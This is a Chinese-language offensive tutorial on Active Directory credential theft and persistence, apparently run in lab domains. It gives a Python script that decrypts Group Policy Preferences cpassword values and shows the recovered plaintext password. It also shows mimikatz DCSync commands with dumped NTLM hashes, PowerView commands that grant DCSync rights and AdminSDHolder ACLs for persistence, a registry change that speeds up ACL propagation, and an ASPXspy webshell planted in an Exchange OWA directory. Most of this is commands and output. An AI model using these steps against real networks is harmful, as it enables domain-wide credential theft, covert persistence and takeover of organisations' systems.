
当test登录时，将对与该帐户相关联的SID进行评估，并根据这些SID来确定访问权限。由于test帐户与Administrator帐户（RID 500）相关联，因此，test帐户具有Administrator帐户的所有访问权限，包括域管理员权限。





委派，设置权限

在详细一栏，可看到该策略对应的ID为 {05F24259-49D8-481A-8408-567DC3155838}



组策略配置完成，域内主机重新登录，即可应用此策略

在对应的文件夹下能找到配置文件Groups.xml，具体路径如下：

```
\\0day.org\SYSVOL\0day.org\Policies\{05F24259-49D8-481A-8408-567DC3155838}\User\Preferences\Groups
```

Groups.xml内容如下：

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (内置)" image="2"
changed="2019-09-11 08:29:51" uid="{32DED100-2B0D-41CB-8341-F5FBCF77FE13}">
<Properties action="u" newName="" fullName="" description=""
cpassword="Hd/xxCN9bFRTj8C2az+0t3e10u3Dn68pZ1sd4IHmbPw" changeLogon="0"
noChange="0" neverExpires="1" acctDisabled="0" subAuthority="RID_ADMIN"
userName="Administrator (内置)"/></User>
</Groups>
```

cpassword项，保存的是加密后的内容 "Hd/xxCN9bFRTj8C2az+0t3e10u3Dn68pZ1Sd4IHmbPw"

加密方式为AES 256，虽然目前AES 256很难被攻破，但是微软选择公开了该AES 256加密的私钥，地址如下：

<https://msdn.microsoft.com/en-us/library/cc422924.aspx>

借助该私钥，我们就能还原出明文

采用Chris Campbell @obscuresec开源的powershell脚本，地址如下：

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-GPPPassword.ps1>

该脚本可在域内主机上执行，能够自动查询共享文件夹\SYSVOL中的文件。

也可以利用如下代码进行解密

```
#!/usr/bin/python
import sys
from Crypto.Cipher import AES
from base64 import b64decode

if(len(sys.argv) != 2):
    print "decrypt.py <cpassword>"
    sys.exit(0)


key =
"""4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b""".decode('hex')
cpassword = sys.argv[1]
cpassword += "=" * ((4 - len(cpassword) % 4) % 4)
password = b64decode(cpassword)
out = AES.new(key, AES.MODE_CBC, "\x00" * 16)
out = out.decrypt(password)
print out[:-ord(out[-1])].decode('utf16')
```

```
C:\Users\HP\Desktop\cs>python2 decrypt.py Hd/xxCN9bFRTj8C2az+0t3e10u3Dn68pZ1Sd4IHmbPw
admin!@#45
```

```
C:\Users\HP\Desktop\cs>
```

## 通过Group Policy Management Console (GPMC) 实现计划任务的远程执行


同上创建GPO，在计划任务中添加。



第四个任务选项会在每次组策略刷新时执行。

四种计划任务的区别可参考官方文档：

[https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc770904\(v%3dws.11\)](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc770904(v%3dws.11))



对于域内的主机，可以等待90分钟使组策略自动更新，也可以在客户端执行如下命令强制刷新组策略：

```
gpupdate /force
```

## DCSync



## 利用DCSync导出域内所有用户hash的方法

### 利用条件:

获得以下任一用户的权限:

- Administrators组内的用户
- Domain Admins组内的用户
- Enterprise Admins组内的用户
- 域控制器的计算机帐户

导出域内所有用户的hash:

```
mimikatz.exe privilege::debug "lsadump::dcsync /domain:rootkit.org /all /csv"
exit
```

```
C:\Users\Administrator\Desktop>mimikatz.exe privilege::debug "lsadump::dcsync
.#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
.## ^ ##. "A La Vie, A L'Amour" - (oe,oe)
## < > ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***//

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /domain:rootkit.org /all /csv
[DC] 'rootkit.org' will be the domain
[DC] 'OWA2013.rootkit.org' will be the DC server
[DC] Exporting domain 'rootkit.org'
502 krbtgt c3d5042c67ef5f461d0ba6ecdd9ea449
1144 dev 518b98ad4178a53695dc997aa02d455c
1138 hello a76f1448cacdc40ec79a93c584137ffd
1133 hr ccef208c6485269c20db2cad21734fe7
1137 klion 518b98ad4178a53695dc997aa02d455c
1136 lee a76f1448cacdc40ec79a93c584137ffd
1141 security 518b98ad4178a53695dc997aa02d455c
1134 mary 518b98ad4178a53695dc997aa02d455c
1135 jack ccef208c6485269c20db2cad21734fe7
1140 boss ccef208c6485269c20db2cad21734fe7
1145 backup 518b98ad4178a53695dc997aa02d455c
1610 PC-MICL-KIT$ a15bc42b9f1f1d8a812a0b75a4c775c4
1604 websvr 518b98ad4178a53695dc997aa02d455c
1606 websvr a76f1448cacdc40ec79a93c584137ffd
```

## 利用DCSync在域内维持权限的方法

### 利用条件:

获得以下任一用户的权限:

- Domain Admins组内的用户
- Enterprise Admins组内的用户

### 利用原理:

向域内的一个普通用户添加如下三条ACE(Access Control Entries):

- DS-Replication-Get-Changes(GUID:1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
- DS-Replication-Get-Changes-All(GUID:1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
- DS-Replication-Get-Changes(GUID:89e95b76-444d-4c62-991a-0facbeda640c)

该用户即可获得利用DCSync导出域内所有用户hash的权限。

Windows系统中的ACL(Access Control List), 用来表示用户 (组) 权限的列表。

### 利用方法:

利用PowerView.ps1, 添加ACE的命令如下:

```
Add-DomainObjectAcl -TargetIdentity "DC=0day,DC=org" -PrincipalIdentity webadmin  
-Rights DCSync -Verbose
```

```
PS C:\Users\Administrator\Desktop> Add-DomainObjectAcl -TargetIdentity "DC=rootkit,DC=org" -PrincipalIdentity sqlad  
Rights DCSync -Verbose  
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=ROOTKIT,DC=ORG  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(!((samAccountName=sqladmin)(name=sqladmin)(displayname=sqladmin))))  
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=ROOTKIT,DC=ORG  
详细信息: [Get-DomainObject] Extracted domain 'rootkit.org' from 'DC=rootkit,DC=org'  
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=rootkit,DC=org  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(!((distinguishedname=DC=rootkit,DC=org))))  
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org 'DCSync' on  
DC=rootkit,DC=org  
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org rights GUID  
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' on DC=rootkit,DC=org  
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org rights GUID  
'1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' on DC=rootkit,DC=org  
详细信息: [Add-DomainObjectAcl] Granting principal CN=sqladmin,OU=运维部,DC=rootkit,DC=org rights GUID  
'89e95b76-444d-4c62-991a-0facbeda640c' on DC=rootkit,DC=org  
PS C:\Users\Administrator\Desktop>
```

删除ACE的命令:

```
Remove-DomainObjectAcl -TargetIdentity "DC=0day,DC=org" -PrincipalIdentity  
webadmin -Rights DCSync -Verbose
```

在域内一台登录了sqladmin用户的主机上面, 就能使用mimikatz的DCSync功能

```
mimikatz.exe privilege::debug "lsadump::dcsync /domain:0day.org /all /csv" exit
```

```
C:\Users\webadmin\Desktop\mimikatz>mimikatz.exe privilege::debug "lsadump::dcsync /domain:0day  
#####. mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37  
## ^ ##. "A La Vie, A L'Amour" - (oe, eo)  
## < / ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )  
## \ > ## > http://blog.gentilkiwi.com/mimikatz  
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )  
#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
mimikatz(commandline) # privilege::debug  
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061  
mimikatz(commandline) # lsadump::dcsync /domain:0day.org /all /csv  
[DC] '0day.org' will be the domain  
[DC] 'OWA2013SP3.0day.org' will be the DC server  
[DC] Exporting domain '0day.org'  
502 krbtgt 36f9d9e6d98ecf8307baf4f46ef842a2  
1134 alan 814349b2aaf76a104c503c55dff8d8e5  
1129 hr 313407732d000e32189f08ecf1257b4b  
1131 lowser 814349b2aaf76a104c503c55dff8d8e5  
1136 tadmin acee7f672c88b2083d37b8f0ead1edfd  
1125 itadmin ccef208c6485269c20db2cad21734fe7  
1127 mary a76f1448cacdc40ec79a93c584137ffd  
1133 jack 518b98ad4178a53695dc997aa02d455c  
1126 antivirus 518b98ad4178a53695dc997aa02d455c  
1140 backup 518b98ad4178a53695dc997aa02d455c  
1138 dev a76f1448cacdc40ec79a93c584137ffd  
1153 ftpuser 07cd41a377bdc311922abf890f2f7141  
1156 PC-JACK-0DAY$ b6d7ab4b4be37877e603fa57db7c2c8a
```

## AdminSDHolder

AdminSDHolder是一个特殊的AD容器, 具有一些默认安全权限, 用作受保护的AD账户和组的模板


Active Directory将采用AdminSDHolder对象的ACL并定期将其应用于所有受保护的AD账户和组, 以防止意外和无意的修改并确保对这些对象的访问是安全的

如果能够修改AdminSDHolder对象的ACL, 那么修改的权限将自动应用于所有受保护的AD账户和组, 这可以作为一个域环境权限维持的方法

## 向AdminSDHolder对象添加ACL

使用PowerView, 添加用户dbadmin 的完全访问权限

```
Add-ObjectAcl -TargetSearchBase  
"LDAP://CN=AdminSDHolder,CN=System,DC=rootkit,DC=org" -PrincipalIdentity  
dbadmin -Verbose -Rights All
```



```
PS C:\Users\Administrator\Desktop> Add-ObjectAcl -TargetSearchBase "LDAP://CN=AdminSDHolder,CN=System,DC=rootkit,DC=org" -PrincipalIdentity dbadmin -Verbose -Rights All  
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/DC=ROOTKIT,DC=ORG  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (&(!!(samAccountName=dbadmin)(name=dbadmin)(displayname=dbadmin)))  
详细信息: [Get-DomainSearcher] search base: LDAP://OWA2013.ROOTKIT.ORG/CN=AdminSDHolder,CN=System,DC=rootkit,DC=org  
详细信息: [Get-DomainObject] Get-DomainObject filter string: (objectClass=*)  
详细信息: [Add-DomainObjectAcl] Granting principal CN=dbadmin,OU=运维部,DC=rootkit,DC=org 'All' on CN=AdminSDHolder,CN=System,DC=rootkit,DC=org  
详细信息: [Add-DomainObjectAcl] Granting principal CN=dbadmin,OU=运维部,DC=rootkit,DC=org rights GUID '00000000-0000-0000-0000-000000000000' on CN=AdminSDHolder,CN=System,DC=rootkit,DC=org  
PS C:\Users\Administrator\Desktop>
```

默认等待60分钟以后，dbadmin获得对所有受保护的AD账户和组的完全访问权限

可以通过修改注册表的方式设置权限推送的间隔时间，注册表位置如下：

- HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters\AdminSDProtectFrequency,REG\_DWORD

例如修改成等待60秒的命令如下：

```
reg add hklm\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v  
AdminSDProtectFrequency /t REG_DWORD /d 60
```

```
PS C:\Users\Administrator\Desktop> reg add hklm\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /v AdminSDProtectFrequency /t REG_DWORD /d 60  
操作成功完成。  
PS C:\Users\Administrator\Desktop>
```

dbadmin用户可以直接访问域控。

```
C:\Windows\System32\cmd.exe
Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation。保留所有权利。

C:\Windows\system32>dir \\OWA2013.rootkit.org\c$
驱动器 \\OWA2013.rootkit.org\c$ 中的卷没有标签。
卷的序列号是 56E8-BE01

\\OWA2013.rootkit.org\c$ 的目录

2019/09/11  22:30                29 BitlockerActiveMonitoringLogs
2019/09/02  14:44            1,411 client.crt
2019/09/02  14:42            988 client.csr
2019/05/19  23:53        <DIR>      ExchangeSetupLogs
2019/05/19  21:30        <DIR>      inetpub
2019/09/03  14:51            86 ldap-renewservercert.txt
2019/09/01  22:33        <DIR>      Program Files
2019/05/26  22:40        <DIR>      Program Files (x86)
2019/09/02  14:41            471 request.inf
2019/05/19  23:11        <DIR>      root
2019/05/19  21:40        <DIR>      Users
2019/09/03  14:47        <DIR>      Windows
2019/05/19  21:41        <DIR>      wwwroot
                    5 个文件          2,985 字节
                    8 个目录 57,722,241,024 可用字节

C:\Windows\system32>whoami
rootkit\dbadmin

C:\Windows\system32>
```

## 删除AdminSDHolder中指定用户的ACL

删除用户dbadmin的完全访问权限，命令如下

```
Remove-DomainObjectAcl -TargetSearchBase
"LDAP://CN=AdminSDHolder,CN=System,DC=rootkit,DC=org" -PrincipalIdentity dbadmin
-Rights All -Verbose
```

## 非常规方法

若域控主机为owa主机，即exchange服务器主机，我们可以在owa目录下留一个aspx的木马。用作维持权限。

在如下目录中加入一个aspx木马。

```
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth
```

Browser window showing ASPXspy interface. The address bar displays <https://192.168.3.144/owa/a>. The page title is ASPXspy. The menu bar includes 文件(F), 编辑(E), 查看(V), 收藏夹(A), 工具(T), 帮助(H). The status bar shows ASPXspy Ver: 2009.

Current Directory: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\

WebRoot | Create Directory | Create File | Fixed(C:) | CDRom(D:) | Kill Me

Filename	Last modified	Size	Action
0   <a href="#">Parent Directory</a>			
0   <a href="#">15.0.847</a>	2019-05-19 02:32:03	--	<a href="#">Del</a>   <a href="#">Rename</a>
0   <a href="#">Current</a>	2019-05-19 02:45:14	--	<a href="#">Del</a>   <a href="#">Rename</a>
<input type="checkbox"/> <a href="#">a.aspx</a>	2019-09-11 02:54:25	71.25 K	<a href="#">Down Time</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>
<input type="checkbox"/> <a href="#">errorFE.aspx</a>	2014-01-15 10:12:13	6.69 K	<a href="#">Down Time</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>
<input type="checkbox"/> <a href="#">ExpiredPassword.aspx</a>	2014-01-15 10:12:13	7.76 K	<a href="#">Down Time</a>   <a href="#">Copy</a>   <a href="#">Edit</a>   <a href="#">Rename</a>